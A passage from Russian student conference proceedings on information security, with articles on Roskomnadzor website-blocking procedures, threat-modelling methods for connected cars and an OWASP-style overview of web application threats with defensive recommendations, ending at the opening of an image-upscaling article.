Число и разнообразие устройств, относящихся к Интернету вещей, и технологий, обеспечивающих их взаимодействие с другими вещами, растет в геометрической прогрессии. Аналогично, увеличивается и количество сфер их применения. Эти процессы приводят к повышающейся технической сложности системы и увеличивают разрыв с системой регулирования.

Действующее законодательство нуждается в существенной доработке. Государство обязано совершенствовать правовое регулирование в области обработки и защиты персональных данных. Мировой опыт становления и современное состояние защиты информации необходимо использовать и в

России с учётом национальных особенностей. Такой опыт необходимо учитывать при разработке планов систем защиты информации в Российской Федерации на различных уровнях обеспечения информационной безопасности.

Однако не только государство должно решать указанные проблемы. Общественность, а также специалисты в области права и информационной безопасности также должны принимать активное участие в разработке предложений по усовершенствованию законодательства в данной области. Кроме того, сами граждане должны стремиться обеспечивать безопасность своих персональных данных.

Взаимодействие государства и граждан, повышение уровня правой грамотности населения, а также ответственности граждан при предоставлении персональных данных позволят качественно усовершенствовать действующее законодательство и решить имеющиеся проблемы.

Список литературы

1. Рожкова Е.О., Ткачёв П.С. Обзор правовых методов обеспечения информационной безопасности РФ и перспектив их развития // Научное сообщество студентов XXI столетия. ТЕХНИЧЕСКИЕ НАУКИ: сб. ст. по мат. XXXII междунар. студ. науч.-практ. конф. № 5(31). URL: http://sibac.info/archive/technic/5(31).pdf (Дата обращения: 02.09.2019)

2. Шушков Г. М., Сергеев И. В. // Концептуальные основы информационной безопасности Российской Федерации // Актуальные вопросы научной и научно-педагогической деятельности молодых ученых : сборник научных трудов III Всероссийской заочной научно-практической конференции (23.11.2015 – 30.12.2015 г., Москва) / под общ. ред. Е.А. Певцовой; редколл.: Е.А. Куренкова и др.. — М. : ИИУ МГОУ, 2016. — ISBN 978-5-7017-2532-2.

3. Безопасность интернета вещей // Википедия [Электронный ресурс]. – Режим доступа: https://ru.wikipedia.org/wiki/Безопасность_интернета_вещей. (Дата обращения: 09.09.2019).

4. ГОСТ Р ИСО/МЭК 27000-2012 : Информационная технология (ИТ). Методы и средства обеспечения безопасности. Системы менеджмента информационной безопасности. Общий обзор и терминология : [PDF] // Росстандарт. — Дата обращения: 20.09.2019.

5. «Умные города»: среда, опасная для человека // [Электронный ресурс]. – Режим доступа: http://d-russia.ru/umnye-goroda-sreda-opasnaya-dlya-cheloveka.html. (Дата обращения: 14.03.2019).

6. Доктрина информационной безопасности Российской Федерации (от 9 сентября 2000 г. № пр. 1895).

7. Уголовный кодекс РФ от 13 июня 1996 г. № 63-ФЗ // Собрание законодательства Российской Федерации - 17 июня 1996 г. - № 25 - Ст. 137, 138, 272, 273.

УДК 004.056

ОБ ОГРАНИЧЕНИИ РАСПРОСТРАНЕНИЯ ИНФОРМАЦИИ В СЕТИ ИНТЕРНЕТ В РОССИИ

А.В. Кобяков
Научный руководитель: кандидат физико-математических наук, доцент С.В. Мухачев
г. Екатеринбург, Уральский государственный университет путей сообщения

Аннотация.В работе рассматриваются основания и процедура ограничения распространения информации в сети Интернет, а также уполномоченные органы, принимающие решения об ограничении. Обсуждаются некоторые сложности, связанные с техническими проблемами блокирования запрещенной информации в сети Интернет.
Ключевые слова: информация, запрещенная информация, интернет, блокировка, Роскомнадзор.

История развития сети Интернет в России насчитывает около двух десятилетий. На первоначальном этапе доступ в сеть, размещение информации, ее распространение не регламентировались. Распространение любой информации не запрещалось законодателем, а также не ограничивалось технически. Пользователь распространял и получал любую информацию. Однако имеется достаточно широкий круг информации, которая может нанести вред личности, обществу и государству. Поэтому ситуация бесконтрольного обращения информации не могла существовать долго.Необходимость правового регулирования обращения информации в сети Интернет нашла свое воплощение в появлениияряда нормативно-правовых актов. Основополагающим является федеральный закон №149-ФЗ «Об информации, информационных технологиях и о защите информации» [1].

Потребовался орган, реализующий надзорные функции в этой сфере. В соответствии с Указом Президента Российской Федерации № 1715 от 3 декабря 2008 г. [2] была создана Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзор). Она организационно является подразделением Минкомсвязи России. К ее компетенции отнесен надзор за соблюдением законодательства Российской Федерации в сфере связи, информационных технологий и СМИ, а также надзор в сфере защиты персональных данных (согласно федеральному закону № 152-ФЗ «О персональных данных» в России [3]).

Реализация ограничения доступа к информации, запрещенной законом и размещенной в сети Интернет, потребовала создания специализированной информационной системы. В соответствии с федеральным законом

от 28.07.2012 №139-ФЗ [4], создана единая автоматизированная информационная система «Единый реестр доменных имен, указателей страниц сайтов в сети Интернет и сетевых адресов (далее – реестр). В реестр включаются доменные имена и указатели страниц сайтов в сети Интернет, которые содержат информацию, распространение которой в Российской Федерации запрещено. Также в реестр включаются сетевые адреса, позволяющие идентифицировать сайты в сети Интернет, которые содержат информацию, распространение которой в Российской Федерациизапрещено. Реестр позволяет технически идентифицировать ресурсыв сети Интернет, содержащие запрещенную для распространения информацию. Администрируется реестр Роскомнадзором. Эта сторона его деятельности регламентирована Постановлением Правительства Российской Федерации от 26.10.2012 года № 1101 [5].Единый реестр запрещённых сайтов является базой данных интернет-страниц, которые подверглись блокировке. Роскомнадзор обновляет базу данных систематически, дважды в сутки. Интернет-провайдеры обязаны использовать и обновлять имеющуюся у них базу с запрещенными сайтами. Рекомендуемая частота синхронизации – один раз в час.

Основания для включения в реестр следующие. Во-первых, это решение уполномоченных федеральных органов исполнительной власти, принятое в соответствии с их компетенцией. Порядок принятие такого решения и компетенции каждого органа установлены Правительством Российской Федерации. Во-вторых, это вступившее в законную силу решение суда о признании информации, распространяемой посредством сети Интернет, информацией, распространение которой запрещенов Российской Федерации, либо постановление судебного пристава-исполнителя об ограничении доступа к информации, распространяемой в сети Интернет, порочащей честь, достоинство или деловую репутацию гражданина либо деловую репутацию юридического лица.

Определены критерии оценки материалов и информации, позволяющие идентифицировать сайты в сети Интернет, содержащие запрещенную информацию [6].

Федеральный закон №149-ФЗ «Об информации, информационных технологиях и о защите информации» регламентирует в ст. 15.3 процедуру блокировки.

Рассмотрим более подробно процедуру внесудебной блокировки [7].

Любой гражданин или юридическое лицо, могут направить заявку о блокировке информации, если она, предположительно, относится к категории запрещеннойзаконом. Для этого необходимо перейти на сайт Роскомнадзора и обратиться с соответствующей заявкой. Далее она направляется в соответствующее ведомство или, в определенных законом случаях, рассматривается сотрудниками Роскомнадзора.

Уполномоченный федеральный орган принимает решение о блокировке доступа к информационному ресурсу. В случае необходимости выполняется экспертиза. Например, в случае блокировки информации, связанной с наркотическими веществами или суицидальной направленности требуется экспертиза, соответственно, МВД России и Роспотребнадзора.

О выявленном нарушении и принятом решениио блокировке оповещается Роскомнадзор. Владельцу информации и хостинг-провайдеру, на сервере которого размещена информация запрещенная законом для распространения,дается три дня на удаление информации. В случае, если запрос на блокировку сделан Генеральной прокуратурой, доменное имя, IP-адрес сайта или адрес конкретного ресурса вносится в реестреще до оповещения владельца сайта.

В том случае, если в отведённый срок запрещенная для распространения информация не удалена, доступ к ресурсу с данной информацией блокируется Роскомнадзором. Технически процедура блокировки должна происходить в течение одного рабочего дня.

Вариант судебной блокировки предполагает традиционные стадии судебного процесса. Оснований для блокировки сайта в судебном порядке достаточно много. Судами наиболее часто рассматриваются материалы, связанные с экстремизмом, интернет-казино, продажей спиртных напитков и табака, пропагандой употребления наркотических веществ, изготовлением оружия, контрафактной продукцией [8]. После вступления в силу решения суда о предварительном обеспечении защиты прав Роскомнадзор обязан доступ к ресурсу заблокировать в течение одного рабочего дня.

После внесения в реестр доменного имени, IP-адреса сайта или адреса конкретной страницы, в сети Интернет проводится активно-пассивный мониторинг заблокированных ресурсов. Активный мониторинг заключается в проверке на доступность сайта гражданином или организацией. Пассивный мониторинг реализуется с помощью аппаратно-программного комплекса «Ревизор». Это средство обязательно к применению для интернет-провайдеров. Комплекс позволяет в автоматическом режиме проверить доступность запрещенных ресурсов. Если выявляются нарушения, следует отправка уведомления в Роскомнадзор. Данные перепроверяются и в случае подтверждения, дается предписание на устранение нарушения. Кроме того, составляется протокол об административном правонарушении (КоАП РФ Статья 13.34) [9].

Работа Роскомандзора по блокировке запрещенной законом информациидостаточно сложна как с точки зрения оценки ее деятельности Интернет-сообществом, так и в техническом плане.Поэтому в средствах массовой информации, в специализированных публикациях можно найти какположительные оценкидеятельности федеральной службы, так и высказываниео неэффективности и даже бессмысленности такой работы в целом. Конечно же, негативные высказывания следует рассматривать критически, так как

часто они носят популистский характер, их авторы слабо владеют материалом, строят свои оценки на эмоциях.

На примере интернет-мессенджера «Телеграмм» можновидеть, что деятельность Роскомнадзора в техническом плане не всегда успешна. Сказываются, по-видимому, технические особенности устройства сети «Интернет», обусловливающие сложность противодействия серьёзным противникам. Сегодня можно наблюдать кризисную ситуацию, связанную с непригодностью сложившихся технических методов блокирования запрещенной законом информации. Однако, понятно, что в процессе совершенствования будут найдены новые механизмы и технологии, которые позволят разрешить имеющуюся ситуацию. Судя по заявлениям руководителя Роскомнадзора А.А. Жарова, такая работа активно ведется. Анонсирована новая технология блокирования DPI (Deep Packet Inspection), которая проверяет не только заголовки пакетов информации и отправителя, но и содержание. В результате появляется возможность определить приложение-источник или сайт.

Однако можно наблюдать и успехи в противодействии распространению запрещенной информации, например, в отношении интернет-ресурсов, распространяющих недостоверную информацию. Тем самым общество ограждается от нежелательной информации.

Особенно следует подчеркнуть необходимость и значимость деятельности по ограничению распространения запрещенной законом информации для молодёжи и, тем более, детей в связи с отсутствием у них жизненного опыта и знаний. Роскомнадзор выступает в роли защитника неокрепших умов от нежелательной информации, ограждая их от воздействия такой информации.

Таким образом, в России создана и функционирует организационно-правовая система, позволяющая блокировать распространение запрещенной законом информации. Блокировка реализуется в одном из двух вариантов: либо в судебном порядке, либо по решению уполномоченного федерального органа. Ключевая роль в этой системе отведена Роскомнадзору. Ограничение распространения запрещенной законом информации - необходимое условие для защиты прав и интересов личности, общества и государства.

Список литературы

1. Федеральный закон от 27.07.2006 № 149-ФЗ «Об информации, информационных технологиях и о защите информации»// СПС КонсультантПлюс.

2. Указ Президента РФ от 03.12.2008 № 1715 «О некоторых вопросах государственного управления в сфере связи, информационных технологий и массовых коммуникаций»// СПС КонсультантПлюс.

3. Роскомнадзор - Историческая справка | Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуни-

каций (Роскомнадзор) – Новости [Электронный ресурс]. – Режим доступа: URL: https://rkn.gov.ru/about/p530/ (дата обращения: 3.10.2019).

4. Федеральный закон «О внесении изменений в Федеральный закон «О защите детей от информации, причиняющей вред их здоровью и развитию» и отдельные законодательные акты Российской Федерации» от 28.07.2012 № 139-ФЗ // СПС КонсультантПлюс.

5. Постановление Правительства Российской Федерации от 26 октября 2012 г. № 1101 г. Москва «О единой автоматизированной информационной системе «Единый реестр доменных имен, указателей страниц сайтов в информационно-телекоммуникационной сети «Интернет» и сетевых адресов, позволяющих идентифицировать сайты в информационно-телекоммуникационной сети «Интернет», содержащие информацию, распространение которой в Российской Федерации запрещено» // СПС КонсультантПлюс.

6. Приказ Роскомнадзора № 84, МВД России N 292, Роспотребнадзора № 351, ФНС России ММВ-7-2/461@ от 18.05.2017 «Об утверждении Критериев оценки материалов и (или) информации, необходимых для принятия решений Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций, Министерством внутренних дел Российской Федерации, Федеральной службой по надзору в сфере защиты прав потребителей и благополучия человека, федеральной налоговой службой о включении доменных имен и (или) указателей страниц сайтов в информационно-телекоммуникационной сети «Интернет», а также сетевых адресов, позволяющих идентифицировать сайты в сети «Интернет», содержащие запрещенную информацию, в единую автоматизированную информационную систему "Единый реестр доменных имен, указателей страниц сайтов в информационно-телекоммуникационной сети «Интернет» и сетевых адресов, позволяющих идентифицировать сайты в информационно-телекоммуникационной сети «Интернет», содержащие информацию, распространение которой в Российской Федерации запрещено» // СПС КонсультантПлюс.

7. Досудебная блокировка сайтов по закону | Суворов Групп [Электронный ресурс]. – Режим доступа: URL: https://malina-group.com/dosudebnaya-blokirovka-sajta/ (дата обращения: 29.09.2019).

8. «Россия бесспорно»: как и почему блокируют контент [Электронный ресурс]. – Режим доступа: URL: https://pravo.ru/review/view/138245/ (дата обращения: 03.10.2019).

9. ComNews: «Ревизор» дает плоды | Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзор) - Новости [Электронный ресурс]. – Режим доступа: URL: https://rkn.gov.ru/press/publications/news55202.htm (дата обращения: 03.10.2019)

УДК 004.056.5

ОБЗОР МОДЕЛЕЙ УГРОЗ ПОДКЛЮЧЕННЫХ АВТОМОБИЛЕЙ

Н.В. Давыдкин
Научный руководитель: спец. по защ. инф. А.Е. Баринов
г. Челябинск, Южно-Уральский государственный университет

Аннотация. Нарастающая автоматизация и взаимодействие автомобилей с внешними системами требуют обеспечение защиты систем автоэлектроники во избежание инцидентов. Первым этапом является моделирование угроз, которое позволяет вывить, перечислить и определить приоритетность потенциальных угроз и уязвимостей в системе для обеспечения систематического анализа профиля вероятного злоумышленника, вероятных векторов атаки и целей высокой значимости в системе. Данная статья рассматривает существующие модели угроз и особенности их применения при проектировании автомобилей.

Ключевые слова.Информация, безопасность, подключенные автомобили, безопасность подключенных автомобилей, модель угроз, модель угроз подключённых автомобилей.

Автомобили все больше подвергаются автоматизации. С каждым годом количество систем, а также их сложность построения, увеличивается. В современном автомобиле насчитывается большое количество блоков управления узлами автомобиля и линий их взаимодействий, которые тесно связаны. Как правило в автомобиле имеется общая шина, по которой протекают информационные потоки. Источниками информационных потоков являются все узлы автомобиля, начиная от критически важных, таких как двигатель, тормозная система, заканчивая не имеющими особой важности, такие как мультимедийная система, система кондиционирования. Помимо взаимодействия узлов между собой, они также взаимодействует с окружающей средой, например, система круиз контроля, контроль полосы движения, система экстренного торможения, система обновления по воздуху, датчики дождя, и другие, которые для получения информации используют беспроводную связь. Внешние взаимодействия можно разделить на несколько категорий: взаимодействие автомобилей с другими автомобилями (V2V), например, для отслеживания их взаимного местоположения, взаимодействие автомобиля с объектами дорожной инфраструктуры (V2I), например, с светофорами, дорожными знаками, взаимодействие автомобиля с сетью (V2N), для обновления по воздуху, получения мультимедийной информации. Все это можно объединить в одно название, это взаимодействие автомобиля со всеми инфраструктурами (V2X), для взаимодействия используются беспроводные сети, такие как LTEили 802.11p.

Любая информационная система нуждается в обеспечении информационной безопасности, и эта не исключение, в особенности учитывая нали-

чия внешнего взаимодействия, посредством беспроводных сетей. Проблемой подходов по моделированию угроз является отсутствие универсальной модели, позволяющей охватить все аспекты при разработке модели. Учитывая, что автомобильные системы должны быть компактными и не иметь очень сложной конструкции, то и внедрение систем безопасности имеет ряд сложностей по осуществлению. Перед внедрением мер необходимо провести анализ информационной системы, построить модель угроз, выделить направления защиты и меры. Моделирование угроз является важным для дальнейшего определения мер по обеспечению защиты информации. Процесс моделирования угроз - это процесс выявления, перечисления и определения приоритетности потенциальных угроз и уязвимостей в системе для обеспечения систематического анализа профиля вероятного злоумышленника, вероятных векторов атаки и целей высокой значимости в системе. Существуют разные подходы по моделированию угроз, каждый из которых уникален. В данной статье рассмотрим некоторые из них.

Модель угроз для подключенных автомобилей на базе STRIDE предполагает классификацию угроз на основе следующих критериев: спуфинг, незаконное изменение, отказ, раскрытие информации, отказ в обслуживании, несанкционированное повышение привилегий. Строится таблица из критериев и диаграмма потока данных подключенного автомобиля, и они сопоставляются друг с другом. Данная модель позволяет понимать вектор атаки и его направленность, что позволяет решать проблемы на каком-то конкретном узле. Однако, она ограничивается взаимодействиями головного устройства и модуля телематики, при этом обозначенные в ней внешние потоки информации (обновление по воздуху, телематика и т.д.) не классифицируются по требованиям к безопасности. [1]

Метод построения модели угроз TARA предполагает использование трех библиотек: библиотеку угроз, которая содержит все соответствующие угрозы и их атрибуты, библиотеку методов и задач, которая содержит методы воздействия угроз, и библиотеку общей экспозиции, в которой содержатся области наибольшего воздействия и уязвимости для определения предпосылок угроз, а также вектора их реализации и, соответственно, направления атак. Данная модель позволяет определять какие области наиболее подвержены атакам и каким способом, а также позволяет выделить направления стратегии безопасности по защите. Однако данная модель только сопоставляет угрозы и пути эксплуатации с различными профилями атакующего и не отражает последствия вмешательства в тот или иной информационный поток. Кроме того, все применённые оценки являются экспертными и отличаются достаточно низкой гранулярностью (имеются всего 3 уровня оценок).[2]

Еще одной направленностью моделирования угроз и атак на подключенные автомобили предложены Wenjun Xiong, Fredrik Krantz и Robert Lagerstrom. Они предлагают оценку основных средств и систем автомобиля с

использованием securiCAD, основными входными данными которой является системы подключенных автомобилей в общем виде совместно с рассмотрением конкретных атак, направленных на эти системы. Также для полноты картины добавляется злоумышленник. Оценка значимости угроз производиться вероятностным методом, путем выставления оценки от 0 до 10 (где 10 – наиболее критичный). В итоге образуется граф из систем автомобиля, атак и их векторов, а также направленных средств защиты, где каждый из узлов имеет свою оценку реализуемости. Данная модель позволяет оценить риски осуществления угроз на общем или конкретном примере, с использованием конкретных систем, однако нуждается в дальнейшей адаптации конкретно к каждой системе и спектра угроз, а также в дополнительных исследованиях угроз и контрмерах, необходимых для полноты картины. [3]

Метод определения рисков угроз, основанный на взаимодействии трех компонент - Байесовских сетей, национальной базы уязвимостей и метода оценки уязвимостей CVSS, предполагает оценку вероятности осуществления угроз с количественной точки зрения, посредством условной вероятностной оценки. [4] Используя графическую вероятностную модель основываясь на входных данных, актуальных угрозах, полученных из национальной базы данных, с помощью CVSS метода проводится оценка риска осуществления угроз. Данная модель позволяет условно оценивать риски осуществления только уже имеющихся угроз, т.е. охватывает какие-то конкретные случаи, а не описывает вероятности осуществления в целом, также модель сильно зависима от базы входных данных, т.е. уже существующих угроз, что является больше частным применением с точки зрения анализа и не предполагающим общий подход, охватывающий другие угрозы. [5]

Модель угроз, предлагаемая Hee-Kyung Kong, Myoung Ki Hong, Tae-Sung Kim, имеет несколько этапов. [6] При моделировании активы классифицируются по 3 категориям в соответствии с уровнем ущерба, который может быть получен компрометацией активов. Классификация происходит на основе метода оценки критичности EVITA [7] по следующим аспектам: последствия безопасности жизни участников дорожного движения; обеспечения конфиденциальности информации о водителе и транспортном средстве, и «управляемости» - возможность контролировать транспортное средство водителем. Категорирование выполняется по 3 уровневой шкале, где 1 – отсутствие ущерба, 2 – незначительное ухудшение по аспекту (небольшой ущерб, доступ к анонимным данным, сохранение управляемости), 3 – нарушение конфиденциальности, причинение ущерба жизни или нарушение управляемости автомобиля. Вторым этапом - является анализ угроз и уязвимостей. Моделируется дерево атак,где в корне расположена цель атаки, в середине методы атак, а в конце уязвимости. Производится вероятностная оценка угрозы от 0 до 1, где 0 – угроза не передается через актив и 1 – угроза полностью передается через актив. Последним этапом является анализ и оценка риска. Анализ проводится на основе произведенной классификации и сопоставления

угроз с уязвимостями каждого актива. Риск оценивается значением от 0 до 3, где 0-1 - низкий уровень риска, далее 1-2 – средний уровень риска и 2-3 – высокий уровень риска. [8] Данная модель позволяет оценить риск вероятности осуществления угроз на классифицируемые активы, однако имеет поверхностный характер, не затрагивая взаимосвязь активов, возможности злоумышленников и требует предопределённый набор атак.

В заключении можно отметить, что необходимость организации безопасности подключённых автомобилей важна, так как от её организации на критически важные системы автомобилей зависят жизни людей. А наиболее влияющим фактором является моделирование угроз и построение векторов атак. Разработка универсальной методики моделирования угроз позволит охватить более плотный спектр угроз и рекомендовать наиболее актуальные способы защиты. Существующим моделям, необходимо объединение в общую сферу, совмещение подходов TARAи STRIDEс базой данных Байесовских сетей, а также с программой, позволяющей общий взгляд на активы, угрозы и методы защиты подключённых автомобилей.

Список литературы

1. A. Knight “Threat Modeling of Connected Cars using STRIDE” Accessed 03 JUN 2019 at https://medium.com/@alissaknight/threat-modeling-of-connected-cars-using-stride-e8184764eb0a

2. Connected and autonomous vehicles: A cyber-risk classification framework Authors: Barry Sheehan, Finbarr Murphy, Martin Mullins, Cian Ryan University of Limerick, Ireland

https://www.sciencedirect.com/science/article/pii/S096585641830555X

3. A. Knight “Threat Modeling of Connected Cars using STRIDE” Accessed 03 JUN 2019 at https://medium.com/@alissaknight/threat-modeling-of-connected-cars-using-stride-e8184764eb0a

4. Adapting Threat Modeling Methods for the Automotive Industryhttp://publications.lib.chalmers.se/records/fulltext/252083/local_252083.pdf

5. Automotive Cyber Securityhttps://autosec.se/wp-content/uploads/2018/04/OWASP-Presentation.pdf

6. A Security Risk Assessment Framework for Smart Car Hee-Kyung Kong, Tae-Sung Kim, Myoung-Ki Honghttps://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=7794447

7. EVITA. Deliverable D2.3: Security requirements for automotive on-board networks based on dark-side scenarios. EU FP7 Project no. 224275, “E-safety vehicle intrusion protected applications,” (www.evita-project.org), 2009

8. Kong HK, Hong MK, Kim TS (2018) Security risk assessment framework for smart car using the attack tree analysis. JAmbientIntellHumanizComput 9(3):531–551

Секция V

ПРОГРАММНО-АППАРАТНЫЕ СРЕДСТВА ЗАЩИТЫ ИНФОРМАЦИИ

УДК 004.056

АНАЛИЗ УГРОЗ БЕЗОПАСНОСТИ WEB-ПРИЛОЖЕНИЙ

Е.А. Рыбченко
Научный руководитель: канд. тех. наук, доцент. Е.Н. Ревняков
ст. препод. А.В. Человечкова
г. Курган, Курганский государственный университет

Аннотация. В настоящей работе проведен анализ угроз безопасности web-приложений, которые в настоящее время становятся всё более популярны во всех областях человеческой деятельности и чаще работают с персональными данными. Рассмотрены факторы, способствующие распространению web-приложений, а так же последствия реализации возможных атак на них. Даны рекомендации для увеличения безопасности web-приложений.
Ключевые слова. web-приложение; web-сервер, угрозы информационной безопасности, атаки информационной безопасности, внешние нарушители.

На сегодняшний день актуальной проблемой информационной безопасности выступает обеспечение защиты web-приложений, из-за их возрастающей интерактивности, и регулярно увеличивающегося количества угроз в данной сфере.

В своей работе[1] Н.А.Елисеев описывает основные угрозы безопасности web-приложений, а так же рассказывает про наличие сообщества OWASP[1].

Применение информационных систем и технологий связано с определенной совокупностью рисков. Оценка рисков нужна для контроля результативности деятельности в сфере информационной безопасности, принятия целесообразных мер защиты и построения результативных экономически обоснованных защитных систем.

Формирование глобальной сети интернет и рост доступности ресурсов в ней, привело к расширению спектра задач, которые разрешаются с применением WEB-технологий. Из-за этого приобрел распространение специализированный вид приложений — WEB-приложения, от которых прямо зависит работа и функционирование бизнес-процессов различных организаций.

Основу риска образуют возможные уязвимости и угрозы для организации, поэтому выявление и обнаружение потенциальных или реально существующих рисков нарушения конфиденциальности и целостности информации, распространения вредоносного программного обеспечения и финансового мошенничества, классификация угроз информационной без-

опасности является одной из первичных и ключевых задач по защите web-приложения.

Web-приложение — это любой сайт с элементами интерактивности. Это значит, что посетитель может взаимодействовать с материалом, функциями: нажимать кнопки, заполнять формы, запрашивать прайс, совершать покупки. Технически это интернет-приложение с архитектурой «клиент-сервер». Клиентом служит браузер, сервером -web-сервер. Связь происходит посредством сети.

Для web-приложений на стороне сервера можно использовать разнообразные технологии и различные языки программирования (PHP, Python, Java, Aspnet). Для клиента-браузера не важно, какая ОС настроена у человека. В данном плане интернет-приложения можно считать универсальными кроссплатформенными сервисами.

Угрозы в целом общие для любых продуктов web-разработки: [2]

1. Угрозы конфиденциальности – несанкционированный доступ к данным.
2. Угрозы целостности – несанкционированное искажение или уничтожение данных.
3. Угрозы доступности – ограничение или блокирование доступа к данным.

Основным источником угроз информационной безопасности web-приложения являются внешние нарушители. Внешний нарушитель – лицо, мотивированное, как правило, коммерческим интересом, имеющее возможность доступа к сайту компании, не обладающий знаниями об исследуемой информационной системе, имеющий высокую квалификацию в вопросах обеспечения сетевой безопасности и большой опыт в реализации сетевых атак на различные типы информационных систем.

Главными факторами, способствующими распространению WEB-приложений выступают;

Во-первых - доступность. Этот вид приложений не привязан к определенному терминалу или локальной сети, доступ может происходить из всякой точки мира, где есть Интернет соединение.

Кроме того выделяют кроссплатформенность, когда клиенту нужно иметь браузер, отвечающий стандартам, а операционная система и тип устройства в целом не важны.

Удобно что не нужна установка и настройка отдельного приложения на клиентском устройстве.

Не стоит забывать, что такой тип приложений подразумевает автоматическое обновление — клиент всегда работает с самой свежей версией приложения, т. к. все обновления идут на стороне сервера.

Но также в процессе эволюции WEB-приложений у разработчиков был ряд проблем, из которых особняком находится проблема безопасности.

Проблемы безопасности вытекают из главных специфик WEB-приложений, к примеру, из-за невозможности изолировать WEB-приложение от попыток несанкционированного доступа извне из-за их доступности.

Актуальность вопросов безопасности WEB-приложений отмечена тем, что в них применяется конфиденциальная информация, а также реализуются бизнес-процессы организаций, например:

- хранение и обработка персональные данных сотрудников и клиентов;
- сведения о финансовых операциях компании;
- сведения, составляющие коммерческую тайну;
- сведения о взаимодействии, а также взаимодействие с клиентами компании;
- взаимодействие между сотрудниками и отделами;
- другие сведения и процессы, зависящие от рода деятельности компании[3].

Рассмотрим самые распространенные и опасные угрозы безопасности WEB-приложений:

1. инъекции (Injection) — внедрение в запросы к базе данных кода, дополняющего этот запрос и который дает злоумышленнику неавторизованный доступ к базе данных;

2. уязвимости аутентификации (Broken Authentification) – распространенная уязвимость, которая связана с плохо проработанной системой валидации пользователей в приложении, ведет к получению доступа неавторизованного;

3. незащищенность значимых данных (Sensitive Data Exposure) — многие приложения не применяют механизмов для защиты передаваемых данных, таких как, к примеру, HTTPS;

4. введение внешних сущностей в XML (XML External Entities) — вид инъекции, который основан на внедрении в XML-запрос к серверу атрибутов и сущностей, которые дают возможность получить неавторизованный доступ к данным.

5. небезопасный контроль доступа (Broken Access Control) — уязвимость в методах авторизации, которые позволяют злоумышленнику получить увеличенные привилегии;

6. небезопасная конфигурация (Security Misconfiguration) — WEB-приложение — это сложная система, состоящая из многих компонентов, таких как WEB-сервер, СУБД и др. Неверная конфигурация одного из компонентов часто может привести к серьезным проблемам с безопасностью всего приложений;

7. XSS(Cross-Site Scripting) – внедрение (инъекция) вредоносного кода в HTTP-ответ, получаемый клиентом и выполняющийся на стороне клиента;

8. небезопасная десериализация (Insecure Deserialization) — десериализация преобразует последовательность бит в структурированные данные, часто на этом этапе не уделяется нужного внимания безопасности, например, отсутствует валидация типов данных, что приводит к их подмене;

9. применение компонентов с популярными уязвимостями (Using Components with Known Vulnerabilities) — часто при разработке WEB-приложений применяются библиотеки, фреймворки и элементы сторонних разработчиков, которые могут содержать разнообразные недостатки (уязвимости), из-за этого важно применять самые актуальные версии, в которых исправлены известные уязвимости;

10. недостаточное журналирование и мониторинг (Insufficient Logging&Monitoring) — для обнаружения вовремя несанкционированного доступа, утечки информации и т. д., нужно применять средства автоматизированного мониторинга трафика, а также журналирования, которые помогут осмыслить сущность атаки и разработать в короткие сроки способы устранения уязвимости, а также вернуть работоспособность и состояние WEB-приложений [4].

Этот список уточняется исходя изразвития модели поведения нарушителя и актуальности той или другой проблемы безопасности WEB-приложений. Но, к сожалению, ряд уязвимостей (например, SQL-инъекции) возглавляют список длительное время, хотя уже давно разработаны методы, закрывающие эту уязвимость. Это связано с тем, что не всегда разработчики уделяют нужное внимание безопасности WEB-приложений [1].

Данные атаки угрожают в первую очередь, работоспособности сайта. Во вторую, но не менее важную, — сохранности пользовательских данных.

Из этих причин вытекает логичное следствие — финансовые и репутационные потери компании.

Хакеры используют ваш сайт для атак на другие ресурсы в качестве опорного плацдарма для рассылки спама или проведения DoS атак. Ваш сайт блокируют поисковики и браузеры, вы теряете пользователей.

Атака на web-сайт в корпоративной среде может является так называемой точкой входа в корпоративную сеть компании.

Атаки на системы электронной коммерции могут быть использованы для совершения различных мошеннических действий, похищения клиентских баз и т.д.

Также все эти атаки могут быть нацелены на дальнейшее «заражение» пользователей сайта, например, с помощью т.н. эксплоит-паков — средств эксплуатации уязвимостей браузеров и их компонентов, в том числе и с применением социотехнических векторов атаки.

Таким образом, следует представить первостепенные и базовые рекомендации для увеличения безопасности WEB-приложений, рассмотрим основные из них:

- нужно ознакомиться и отслеживать угрозы, которые регулярно обновляются;
- применять методологии тестирования WEB-приложений, которые направлены на поиск уязвимостей;
- стабильно и регулярно обновлять программное обеспечение WEB-сервера;
- следить за правильной настройкой сетевых устройств, служб и программного обеспечения;
- следить за обновлениями применяемых в приложении фреймворков и библиотек, и вовремя ликвидировать обнаруженные в них уязвимости;
- применение протоколов с шифрованием (HTTPS);
- повсеместное применение средств обнаружения атак, мониторинга активности, журналирования и системы транзакций [1].

Данные рекомендации позволят значительно повысить уровень безопасности WEB-приложений, что приведет к снижению рисков компаний при использовании WEB-приложений.

Список литературы

1. Елисеев Н.А., Федоров С.А., Антонов О.Д. Обзор угроз безопасности WEB-приложений// Вопросы технических наук в свете современных исследований: сб. ст. по матер. V-VI междунар. науч.-практ. конф. № 1(4). – Новосибирск: СибАК, 2018. – С. 18-23.

2. Вора П. Шаблоны проектирования веб-приложений / П. Вора – М.: Эксмо, 2011, – 870с.

3. Пьюривал С. Основы разработки веб-приложений / С. Пьюривал – СПб.: Питер, 2015, – 272с.

4. OWASP Top 10 - 2017 The Ten Most Critical Web Application Security Risks. https://www.owasp.org/images/7/72/OWASP_Top_10 2017_%28en%29.pdf.pdf (датаобращения: 03.06.2019)

УДК 004.41

РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ МЕТОДОВ УВЕЛИЧЕНИЯ РАЗМЕРА ИЗОБРАЖЕНИЙ

И.Э. Шаляпин
Научный руководитель: ст. препод. В.В. Москвин
ст. препод. А.В. Человечкова
г. Курган, Курганский государственный университет

Аннотация. Рассматривается проблема восстановления сжатого изображения путем его увеличения и актуальность данной проблемы. Приводятся общедоступные методы увеличения изображения. В ходе выполнения работы

проведены эксперименты с использованием выбранной фотографии. В результате исследований осуществляется сравнительный анализ, выявляются преимущества и недостатки рассматриваемых методов.

Ключевые слова. Увеличение изображения, метод ближайшего соседа, интерполяция, фильтр Гаусса, фильтр Ланцоша.

